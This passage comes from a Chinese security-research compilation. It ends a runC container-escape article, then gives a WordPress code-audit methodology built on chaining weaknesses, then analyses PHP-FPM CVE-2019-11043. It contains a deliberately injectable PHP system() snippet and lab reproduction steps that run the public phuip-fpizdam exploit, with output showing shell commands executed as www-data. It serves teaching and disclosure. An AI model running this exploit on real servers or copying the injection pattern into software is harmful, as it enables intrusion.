因此，magic links 是 ‘‘不走寻常路’’ 的。

也正因为这个概念没有很好地文档化，也许有的读者会觉得 ‘‘口说无凭’’。这里留一个小题目给感兴趣的读者：在 Linux 内核源码中找到操作 magic links 的具体逻辑流程。这样做的好处有三：一方面，为 magic links 的特殊处理提供了最有力的证据；另一方面，能够锻炼从庞杂信息中寻找线索解决问题的能力；最后，能够加深对 Linux 内核文件处理流程的认识。

下面给出一些提示：

提示

1. 先不要去最新版本的源码中找。如上面摘录内容所述，5.x 版本的代码可能增加了新的检查项目，提高了复杂度（笔者研究时使用的是 4.14.151 版代码）；
2. 可以以系统调用为探索起点。例如，从 open 系统调用开始，一步步向后深入；
3. fs/proc 是最重要的目录。

8.5 关于这一问题，欢迎后续深入交流。

致谢

在研究过程中，笔者曾就几个技术细节问题向参考文献条目 2、3 的作者 Yuval Avrahami 和 LevitatingLion 请教，在此向两位安全研究人员表示感谢。

8.6 参考文献:

[1]. CVE-2019-5736: Escape from Docker and Kubernetes containers to root on host; https://blog.dragonsector.pl/2019/02/cv 2019-5736-escape-from-docker-and.html

[2]. Breaking out of Docker via runC – Explaining CVE-2019-5736;https://www.twistlock.com/labs-blog/breaking-docker-via-runc-explaining-cve-2019-5736/

[3]. Escaping a Broken Container - 'namespaces' from 35C3 CTF;http://blog.perfect.blue/namespaces-35c3ctf

[4]. NsJail;https://google.github.io/nsjail/

[5]. Linux Programmer's Manual: capabilities - overview of Linux capabilities;http://man7.org/linux/man-pages/man7/capabilities.7.html

[6]. Linux Programmer's Manual: unix - sockets for local interprocess communication;http://man7.org/linux/man-pages/man7/unix.7.html

[7]. ctf-writeups/35c3ctf/pwn_namespaces;https://github.com/LevitatingLion/ctf-writeups/tree/master/35c3ctf/pwn_nam

[8]. [PATCH RFC 1/3] symlink.7: document magic-links more completely;https://lkml.org/lkml/2019/10/3/507

[9]. Frichetten/CVE-2019-5736-PoC;https://github.com/Frichetten/CVE-2019-5736-PoC

[10]. Linux Programmer's Manual: namespaces - overview of Linux namespaces;http://man7.org/linux/man-pages/man7/namespaces.7.html

[11]. Linux Programmer's Manual: proc - process information pseudo-filesystem;http://man7.org/linux/man-pages/man2/memfd_create.2.html

[12]. Linux Programmer's Manual: memfd_create - create an anonymous file;http://man7.org/linux/man-pages/man2/memfd_create.2.html

[13]. CVE-2019-5736: Runc uses more memory during start up after the fix;https://github.com/opencontainers/runc/issue

[14]. The Use of Name Spaces in Plan 9;http://9p.io/sys/doc/names.html

[15]. 《自己动手写 Docker》，第 2 章

[16]. In-and-out - Security of Copying to and from Live Containers - Ariel Zelivansky & Yuval Avrahami, Twistlock; https://osseu19.sched.com/event/TLC4/in-and-out-security-of-copying-to-and-from-live-containers-ariel-zelivansky-yuval-avrahami-twistlock

[17]. containerd; https://containerd.io/

关于星云实验室

星云实验室专注于云计算安全、解决方案研究与虚拟化网络安全问题研究。基于 IaaS 环境的安全防护，利用 SDN/NFV 等新技术和新理念，提出了软件定义安全的云安全防护体系。承担并完成多个国家、省、市以及行业重点单位创新研究课题，已成功孵化落地绿盟科技云安全解决方案

拿 WordPress 开刀——点亮代码审计技能树

作者：evil7

来源：https://xz.aliyun.com/t/6805

传送门：

拿 WordPress 开刀—---点亮代码审计技能树（二）

拿 WordPress 开刀—---点亮代码审计技能树（三）

这 PPT 值得好好理解，审计思路可拓展至任何语言的框架、前端、后端、数据库操作逻辑审计

如有翻译失误，参照原文混合阅读理解即可，pdf 见附件

9.1 背景

WordPress 是一个非常流行的内容管理系统，超过 34%的人使用它搭建网站。易用性、兼容性、免费性和庞大的插件库（超过 5w 个）使 WordPress 成为第一个无需任何建站知识和开发预算即可快速轻松地建立网站的系统。WordPress 可以进行自定义和优化，因此很多政府网站或者市值百亿的公司也在使用此 CMS 来开发管理他们的网站。

黑客们一直很热衷于对 WordPress 进行漏洞挖掘，他公开公平公正的 bugBounty 计划，吸引了各路神仙的审计与挖掘，当然少不了有些 0day 收藏所需导致的神秘力量也在挖呢。。得益于此，WordPress 的迭代更新周期也很快，所以审计这个最受欢迎的 CMS 源码是一个巨大的挑战，但同时也是学习代码审计思路的优秀案例，因为他更新的真滴贼快，时效性贼强:P

当开始对 WordPress 核心代码进行漏洞挖掘时，我们很快意识到要找到关键漏洞，就必须脱离日常 Web 应用程序中查找简单漏洞的方法（黑盒），转而使用更有效的方法和手段来进行挖掘（代码审计）。

本文记录了我们将源代码分离为组件，将几个影响较小的 bug 组合为功能强大的特权升级和远程代码执行 exp-chain 的过程。文中我们陆续发现了五个漏洞，最终完成从【未验证漏洞】提升到【任意远程代码执行】的流程。所有问题均已披露给 WordPress 安全团队并已发出补丁。

我们相信公开此漏洞审计的文章不仅可以帮助其他研究人员优化审计方法，还可以帮助开发人员更好地了解攻击者的思维方式，并为提高安全开发意识而打下基础。

9.2 方法介绍

本章介绍了我们审计 WordPress 的方式。首先一起回顾最常见的审核源代码的方法，了解并当前被审计框架（例如 WordPress）的 bug 缺陷。然后，我们跟随文章案例介逐一讲解我们所使用的审计思路。

9.3 传统代码审核方法

挖掘 Web 应用程序中漏洞的最简单方法是【用户输入】【危险函数】。对传入数据直接丢进【危险函数】是一个脑残的开发方式，可能使【不受信任的用户输入】被直接带入执行，执行前我们应该对任何输入内容进行过滤处理。例如：数据库操作、文件写入或命令执行等敏感操作时，这些操作可能会被攻击者利用，通过逃逸或者反序列化等，最终导致不可控的外部命令非法注入。

此类漏洞的一个非常简单的示例如下所示：

```
$dir = $_GET['dir'];
// something...
system("ls " . $dir);
```

通过随机传入特殊 fuzz 内容，研究人员可以很快通过黑盒发现此类漏洞。当然，通过审计中层层步进的审计方式，手工验证数据是否经过处理后安全传递给危险函数（或逃逸传递逻辑），出奇制胜风味更佳。

9.4 传统审计方法缺陷

由于 WordPress 等通用框架的 0days 价值很高，使用【用户输入】【危险函数】这种静态审计的方法已经被老练的黑客团体、国家队和研究人员挖烂了。流行的通用框架中搞出这种 ‘‘教科书式漏洞’’ 的效率越来越低。所以如今的 0day 多半极其复杂，这种通用框架的漏洞，多半需要 2-3 个组合拳利用链才能完成整个攻击过程。这意味着越来越多的中间步骤夹杂在【用户输入】到【处理逻辑】的过程中。更恶心的是在每个步骤之间，还有许多需要精心设计才能满足的先前逻辑条件，就特么跟 CTF 故意的一样。艹

我们使用 RIPS 的静态扫描器 WordPress 核心代码时，着重于发现【用户输入】【处理逻辑】中的看似低影响或没有太多直接影响的小缺陷。通常，那些总有各种传入限制或只会引发一些不痛不痒的错误的洞，被某些只想 ‘‘一键日天’’ 的人视为卵用没有。

其实许多可控的 gadgets 并不是真正意义的漏洞，看起来只是导致功能出现偏差（弱类转换/变量覆盖）或影响非常有局限性（self-xss/需要其他权限的操作）。同时网络犯罪分子、赏金猎人们和 0day 自动挖掘工具，仅感兴趣于或仅能发现表层 ‘‘一发入魂’’ 的直接造成高危影响的洞。因此，这些没卵用的 bug，可能并没被注意也没被上报。那么问题就来了。艹

为了找出新高危利用方式，我们选择了全面审查代码中最牛批有效的方法：‘‘无敌组合拳 exp-chain’’。单合并多个低影响力漏洞难在把他们联系起来。不同利用点要不不在一个逻辑里，要不干脆不在一个 module 里，要不干脆功能上没有半毛钱关联。但正是毛线关系没有，导致这种利用链很难发现（虽然你很难发现，但可喜可贺别人也难得发现，呵呵呵）。当研究人员仅尝试通过代码审计跟踪【用户输入】是否直接传递给关键【危险函数】时，由于通常无法直接绕过这些限制，研究人员通常放弃继续跟，因为看上去这个洞就是卵用没有。但是，或许可以通过不同的方式来打破限制。（联想 nginx 配置失误后 php_pathinfo 的洞）

9.5 案例分析

让我们看一下这种组合洞的实例，在 WordPress 中发现。我们使用了两个漏洞（特性），在代码审计时并没看到他俩有卵毛线关系。所以分别单个审视时他们是不可利用的。（请注意，以下示例需要管理员权限才能进行利用并作为一个案例）尽管默认情况下管理员可以通过上传新的插件和主题来执行任意 PHP 代码，但这类弱点也可以在安装 WordPress 后进行改进修复。所以我们要找到另一个（后漏洞分析中会提到的）未认证漏洞。

9.5.1 有限制的文件包含

我们使用静态代码分析工具发现了一个 WordPress 主题中的本地文件包含（LFI）的漏洞（RIPS 漏洞报告）。它允许攻击者从当前目录里 `include()` 执行任何文件。WordPress 中的主题是可能只会包含模板文件以及 css 文件/js 文件。因此此 LFI 漏洞是有局限性不能直接利用的。

WordPress 通过限制为当前主题的目录，来确保传递给 `include()` 的参数是安全的，我们不可能从其他目录绕过限制引发漏洞，至少在正常的经过安全加固的 WordPress 中，我们无法上传其他文件到该主题的目录或修改主题目录中已存在的文件。这意味着尽管可以在当前主题目录中实行任意文件包含，我们也包含不到我们的 payload，艹。


因此，这个点只能被看作是个弱点，但不是安全漏洞。（在撰写本文时这个弱点也尚未被 WordPress 修补）但是，如果我们找到个方法把 payload 传入到这个主题目录下呢?

9.5.2 绕过限制的方法


由于 WordPress 限制了所包含的模板文件必须位于当前主题的目录下，所以唯一的利用方法是**以某种方式修改主题文件**或者**将 payload 文件上传/移动到主题目录**。找到这样一个利用点，我们决定对 WordPress 中的一些上传/修改文件的组件进行审计。我们减少了对插件的研究，开始看看更新功能和媒体文件上传功能，因为这些点可控也必定出现文件操作。但是，我们很快意识到，去审计 WordPress 的文件上传功能必定一无所获，因为各种模块里上传文件有各种奇葩限制并且还会对文件名进行过滤。

审计 WordPress 中间件（如：过滤器）在文件上传过程中的作用，发现上传不同文件类型时中间件的处理方式也不同。因此，我们将每种文件类型的上传功能分解为如下线性方式。例如当 `.txt` 类型文件上传到 WordPress 中时，将经过：

1. 清理文件名 2. 从数据库相关 `upload_path` 设置中获取 `.txt` 类型文件应该移动到的目录 3. 将文件移动到目标目录



抽象理解了.txt 文件上传过程后，我们发现了利用之前局限性 LFI 漏洞的方法，如果能够对 upload_path 设置进行可控的任意修改，那么之后.txt 文件就能被上传到我们制定的目录。



如图，我们可以修改 upload_path 指向任意目录，比如：如果 WordPress 使用了默认主题 twentyninteen，那么我们只要修改 upload_path 为 wp-content/themes/twentyninteen 就能绕过之前 include() 没有办法上传文件到主题目录，但又必须包含在主题目录下文件的限制，从而继续利用了。通过结合两个弱点，我们即可完成一个任意 php 代码执行（RCE 啊我艹）


9.6 寻找有效利用

上述案例只是一个漏洞的示例，完整流程是当两个位于不同位置的弱点，能组合利用的时候才能完整触发。因此，传统的【用户输入】【危险函数】审计方法是不可能很好发现这种利用方法的，如果只看 include() 的代码块只能找到个无法利用的弱点，虽然对于修补潜在风险发现问题马上修补这个方法已经够了，但作为漏洞研究员，我们不能直观的把这些弱点与其他组件的功能联系起来利用，所以我们需要一种更标准的审计挖掘方法 (思路) 帮助我们快速统计各种弱点并尝试组合，将这些低位弱点按正确的逻辑顺序拼成一个牛批的高危 0day。

因此，我们重新组织挖掘方法分为四个步骤来开展审计。

9.6.1 （一）组件识别分类

由于影响较小的弱点之间的联系，通常位于【Web 应用程序的逻辑】和【框架的整体结构】之间，因此将【Web 应用程序】解构成【模块组件】是有意义的，每个【模块组件】相对于【整体结构】和【web 应用程序】都有独特的存在目的，所以不能简单地只把整个【Web 应用程序】看作是一堆的函数和类去直接审计。



例如，分出一个【主题组件】它就只处理 WordPress 主题相关的功能和逻辑。另一个【文件组件】可能是 WordPress 的文件管理组件，它只负责处理所有文件操作。考虑这些组件的另一种方法是黑盒测试：组件接收数据、进行处理、继续传递。例如【主题组件】接收数据，它就应该显示博客文章的类型，以及此处应该使用模板的数据。（稍后我们通过一个实例来理解）

9.6.2 （二）按功能列举组件

当研究员审计特定功能时我们应该去细分【模块组件】，如实现 ‘‘文章创建’’ 的功能，就可以细分成由很多【模块组件】组成。

例如，在 WordPress 中创建文章时【用户输入】将通过多个【模块组件】传递，最后整体组成‘‘文章评论’’功能：

1. 首先针对 XSS 攻击进行了清理（XSS 过滤组件）
2. 然后针对 SEO 进行了优化（SEO 组件）
3. 然后将文章存储在数据库中（数据库组件）
4. 从数据库中获取并再次修改（编辑组件）
5. 嵌入到生成的 HTML 页面（主题组件）

如上，我们可以将‘‘文章创建’’功能分解成 WordPress 中的五个不同【模块组件】所组成。

9.6.3 （三）按列举联动审计

将功能分解为多个模块组件，我们就可以对每个参与的模块组件按顺序跟进并发问：‘‘这个模块组件为什么在这？又 TM 是干嘛的？有没有可能出错？”

例如，在（二）中，当我们分析 WordPress 文章创建时存在一个【SEO 组件】，该组件在过滤输入后，会修改文章中的 HTML 标签，因此关于问题‘‘这 TM 是干嘛的？有没有可能出错？’’，分析发现，该【SEO 组件】用来分析、修改和优化文章中用于 SEO 的中 HTML 标签。如果可以截断解析和影响修改过程则可能会出现 XSS 漏洞。我们将在稍后提供更多实际示例，这些示例讲述了我们如何找到单个组件中的漏洞。

当研究人员明确了寻找目的时，他们可以更有效地搜索或扫描单个组件中的缺陷。从模块组件归类（模块组件多少取决于被审计功能目的、复杂程度等）中审计单个组件的缺陷，使我们可以发现影响较小的缺陷，否则这些小缺陷很容易被忽略。

9.6.4 （四）构造漏洞利用链

总结前面的步骤，我们首先必须：

1. 将 web 应用细分为（与安全相关的）各种组件
2. 将功能抽象为一系列模块组件的集合，并了解这些组件如何相互关联

王牌A计划

Beta2.0

王牌A称号&标准

等级	标准
黑桃A ♠	【ASRC】25个严重/88个高危 （一年）
	或【先知】5个严重/15个高危（30天）
红桃A ♥	【ASRC】4个严重/15个高危 （一年）
	或【先知】3个高危/10个中危（30天）
方块A ♦	【ASRC】2个高危/25个中低危 （一年）
	或【先知】1个高危/5个中危 （30天）

王牌A权益

等级	特别权益	通用权益
黑桃A ♠	ASRC严重高危额外100%现金奖励	ASRC私密众测机会
	先知私密众测项目>90%参与机会	ASRC等级奖励
红桃A ♥	ASRC严重高危额外50%现金奖励	先知月榜奖励
	先知私密众测项目>50%参与机会	免费提供IOT设备
方块A ♦	ASRC严重高危额外20%现金奖励	参与阿里白帽大会
	先知私密众测项目>20%参与机会	专享定制礼物

王牌A详细规则
请扫描二维码查看

欢迎加入阿里白帽钉钉群

阿里安全响应中心

阿里云先知
Alibaba Cloud XianZhi

PHP-fpm 远程代码执行漏洞（CVE-2019-11043）分析

作者：LoRexxar'@ 知道创宇 404 实验室

来源：https://paper.seebug.org/1063/

国外安全研究员 Andrew Danau 在解决一道 CTF 题目时发现，向目标服务器 URL 发送%0a 符号时，服务返回异常，疑似存在漏洞。

2019 年 10 月 23 日，github 公开漏洞相关的详情以及 exp。当 nginx 配置不当时，会导致 php-fpm 远程任意代码执行。

下面我们就来一点点看看漏洞的详细分析，文章中漏洞分析部分感谢团队小伙伴 @Hcamael# 知道创宇 404 实验室


10.1 漏洞复现

为了能更方便的复现漏洞，这里我们采用 vulhub 来构建漏洞环境。

`https://github.com/vulhub/vulhub/tree/master/php/CVE-2019-11043`

git pull 并 docker-compose up -d

访问 http://{your_ip}:8080/



下载 github 上公开的 exp(需要 go 环境)。

```
go get github.com/neex/phuip-fpizdam
```

然后编译

```
go install github.com/neex/phuip-fpizdam
```

使用 exp 攻击 demo 网站

```
phuip-fpizdam http://{your_ip}:8080/
```

```
root@ubuntu:~# phuip-fpizdam http://1          3/index.php
2019/10/23 20:15:59 Base status code is 200
2019/10/23 20:16:04 Status code 502 for qsl=1795, adding as a candidate
2019/10/23 20:16:31 Status code 502 for qsl=3740, adding as a candidate
2019/10/23 20:16:31 Status code 502 for qsl=3745, adding as a candidate
2019/10/23 20:16:43 The target is probably vulnerable. Possible QSLs: [1785 1790 1795 3730 3735 3740 3
745]
2019/10/23 20:17:29 Attack params found: --qsl 1790 --pisos 243 --skip-detect
2019/10/23 20:17:29 Trying to set "session.auto_start=0"...
2019/10/23 20:17:33 Detect() returned attack params: --qsl 1790 --pisos 243 --skip-detect <-- REMEMBER
 THIS
2019/10/23 20:17:33 Performing attack using php.ini settings...
2019/10/23 20:17:35 Success! Was able to execute a command by appending "?a=/bin/sh+-c+'which+which'&"
 to URLs
2019/10/23 20:17:35 Trying to cleanup /tmp/a...
2019/10/23 20:17:35 Done!
```

uid=33(www-data) gid=33(www-data) groups=33(www-data) hello world

攻击成功

10.2 漏洞分析

在分析漏洞原理之前，我们这里可以直接跟入看修复的 commit


–https://github.com/php/php-src/commit/ab061f95ca966731b1c84cf5b7b20155c0a1c06a#diff-624bdd47ab6847d777e1

```
1209  1209                          path_info = script_path_translated + ptlen;
1210  1210                          tflag = (slen != 0 && (!orig_path_info || strcmp(orig_path_info, path_info) != 0));
1211  1211                      } else {
1212        -                       path_info = env_path_info ? env_path_info + pilen - slen : NULL;
1213        -                       tflag = (orig_path_info != path_info);
      1212  +                       path_info = (env_path_info && pilen > slen) ? env_path_info + pilen - slen : NULL;
      1213  +                       tflag = path_info && (orig_path_info != path_info);
1214  1214                      }
1215  1215
1216  1216                      if (tflag) {
```

从 commit 中我们可以很清晰的看出来漏洞成因应该是 path_info 的地址可控导致的，再结合漏洞发现者公开的漏洞信息中提到

```
The regexp in ‘fastcgi_split_path_info‘ directive can be broken using the newline character (i
```

也就是说，当 path_info 被%0a 截断时，path_info 将被置为空，回到代码中我就不难发现问题所在了。



其中 env_path_info 就是变量 path_info 的地址，path_info 为 0 则 plien 为 0.

slen 变量来自于请求后 url 的长度

```
    int ptlen = strlen(pt);
    int slen = len - ptlen;
```

其中

```
int len = script_path_translated_len;

len 为 url 路径长度
当请求 url 为 http://127.0.0.1/index.php/123%0atest.php
script_path_translated 来自于 nginx 的配置，为/var/www/html/index.php/123ntest.php

ptlen 则为 url 路径第一个斜杠之前的内容长度
当请求 url 为 http://127.0.0.1/index.php/123%0atest.php
pt 为/var/www/html/index.php
```

这两个变量的差就是后面的路径长度，由于路径可控，则 path_info 可控。

```
1215
1216                    if (tflag) {
1217                        if (orig_path_info) {
1218                            char old;
1219
1220                            FCGI_PUTENV(request, "ORIG_PATH_INFO", orig_path_info);
1221                            old = path_info[0];
1222                            path_info[0] = 0;
1223                            if (!orig_script_name ||
1224                                strcmp(orig_script_name, env_path_info) != 0) {
1225                                if (orig_script_name) {
1226                                    FCGI_PUTENV(request, "ORIG_SCRIPT_NAME", orig_script_name);
1227                                }
1228                                SG(request_info).request_uri = FCGI_PUTENV(request, "SCRIPT_NAME", env_path_info);
1229                            } else {
1230                                SG(request_info).request_uri = orig_script_name;
1231                            }
1232                            path_info[0] = old;
1233                        } else if (apache_was_here && env_script_name) {
1234                            /* Using mod_proxy_fcgi and ProxyPass, apache cannot set PATH_INFO
```

置0

由于 path_info 可控，在 1222 行我们就可以将指定地址的值置零，根据漏洞发现者的描述，通过将指定的地址的值置零，可以控制使 _fcgi_data_seg 结构体的 char* pos 置零。

This issue leads to code execution. Later in the code, the value of path_info[0] is set to zero (https://github.com/php/php-src/blob/master/sapi/fpm/fpm/fpm_main.c#L1150); then FCGI_PUTENV is called. Using a carefully chosen length of the URL path and query string, an attacker can make path_info point precisely to the first byte of _fcgi_data_seg structure. Putting zero into it moves `char* pos` field backwards, and following FCGI_PUTENV overwrites some data (including other fast cgi variables) with the script path. Using this technique, I was able to create a fake PHP_VALUE fcgi variable and then use a chain of carefully chosen config values to get code execution.

其中 script_name 同样来自于请求的配置

```
http://localhost/info.php/test?a=b

should produce, which btw is the same as if
we were running under mod_cgi on apache (ie. not
using ScriptAlias directives):

PATH_INFO=/test
PATH_TRANSLATED=/docroot/test
SCRIPT_NAME=/info.php
REQUEST_URI=/info.php/test?a=b
SCRIPT_FILENAME=/docroot/info.php
QUERY_STRING=a=b
```

而为什么我们使 _fcgi_data_seg 结构体的 char* pos 置零，就会影响到 FCGI_PUTENV 的结果呢？这里我们深入去看 FCGI_PUTENV 的定义.

```
char* fcgi_quick_putenv(fcgi_request *req, char* var, int var_len, unsigned int hash_value, ch
```

跟入函数 fcgi_quick_putenv

https://github.com/php/php-src/blob/5d6e923d46a89fe9cd8fb6c3a6da675aa67197b4/main/fastcgi.c#L1703

```
char* fcgi_quick_putenv(fcgi_request *req, char* var, int var_len, unsigned int hash_value, char* val)
{
    if (val == NULL) {
        fcgi_hash_del(&req->env, hash_value, var, var_len);
        return NULL;
    } else {
        return fcgi_hash_set(&req->env, hash_value, var, var_len, val, (unsigned int)strlen(val));
    }
}
```

函数直接操作 request 的 env，而这个参数在前面被预定义。

https://github.com/php/php-src/blob/5d6e923d46a89fe9cd8fb6c3a6da675aa67197b4/main/fastcgi.c#L908

```
904  #ifdef _WIN32
905      req->tcp = !GetNamedPipeInfo((HANDLE)_get_osfhandle(req->listen_socket), NULL, NULL, NULL, NULL);
906  #endif
907
908      fcgi_hash_init(&req->env);
909
910      return req;
911  }
```

继续跟进初始化函数 fcgi_hash_init.

https://github.com/php/php-src/blob/5d6e923d46a89fe9cd8fb6c3a6da675aa67197b4/main/fastcgi.c#L254

```
254  static void fcgi_hash_init(fcgi_hash *h)
255  {
256      memset(h->hash_table, 0, sizeof(h->hash_table));
257      h->list = NULL;
258      h->buckets = (fcgi_hash_buckets*)malloc(sizeof(fcgi_hash_buckets));
259      h->buckets->idx = 0;
260      h->buckets->next = NULL;
261      h->data = (fcgi_data_seg*)malloc(sizeof(fcgi_data_seg) - 1 + FCGI_HASH_SEG_SIZE);
262      h->data->pos = h->data->data;
263      h->data->end = h->data->pos + FCGI_HASH_SEG_SIZE;
264      h->data->next = NULL;
265  }
266
```

也就是说 request->env 就是前面提到的 fcgi_data_seg 结构体，而这里的 request->env 是 nginx 在和 fastcgi 通信时储存的全局变量。

部分全局变量会在 nginx 的配置中定义

```
ubuntu@VM-0-12-ubuntu:/usr/local/nginx/conf$ cat fastcgi_params

fastcgi_param  QUERY_STRING       $query_string;
fastcgi_param  REQUEST_METHOD     $request_method;
fastcgi_param  CONTENT_TYPE       $content_type;
fastcgi_param  CONTENT_LENGTH     $content_length;

fastcgi_param  SCRIPT_NAME        $fastcgi_script_name;
fastcgi_param  REQUEST_URI        $request_uri;
fastcgi_param  DOCUMENT_URI       $document_uri;
fastcgi_param  DOCUMENT_ROOT      $document_root;
fastcgi_param  SERVER_PROTOCOL    $server_protocol;
fastcgi_param  REQUEST_SCHEME     $scheme;
fastcgi_param  HTTPS              $https if_not_empty;

fastcgi_param  GATEWAY_INTERFACE  CGI/1.1;
fastcgi_param  SERVER_SOFTWARE    nginx/$nginx_version;

fastcgi_param  REMOTE_ADDR        $remote_addr;
fastcgi_param  REMOTE_PORT        $remote_port;
fastcgi_param  SERVER_ADDR        $server_addr;
fastcgi_param  SERVER_PORT        $server_port;
fastcgi_param  SERVER_NAME        $server_name;
```


其中变量会在堆上相应的位置储存

```
0x55611d1e7648: "PATH_INFO"
0x55611d1e7652: ""
0x55611d1e7653: "200"
0x55611d1e7657: "SCRIPT_FILENAME"
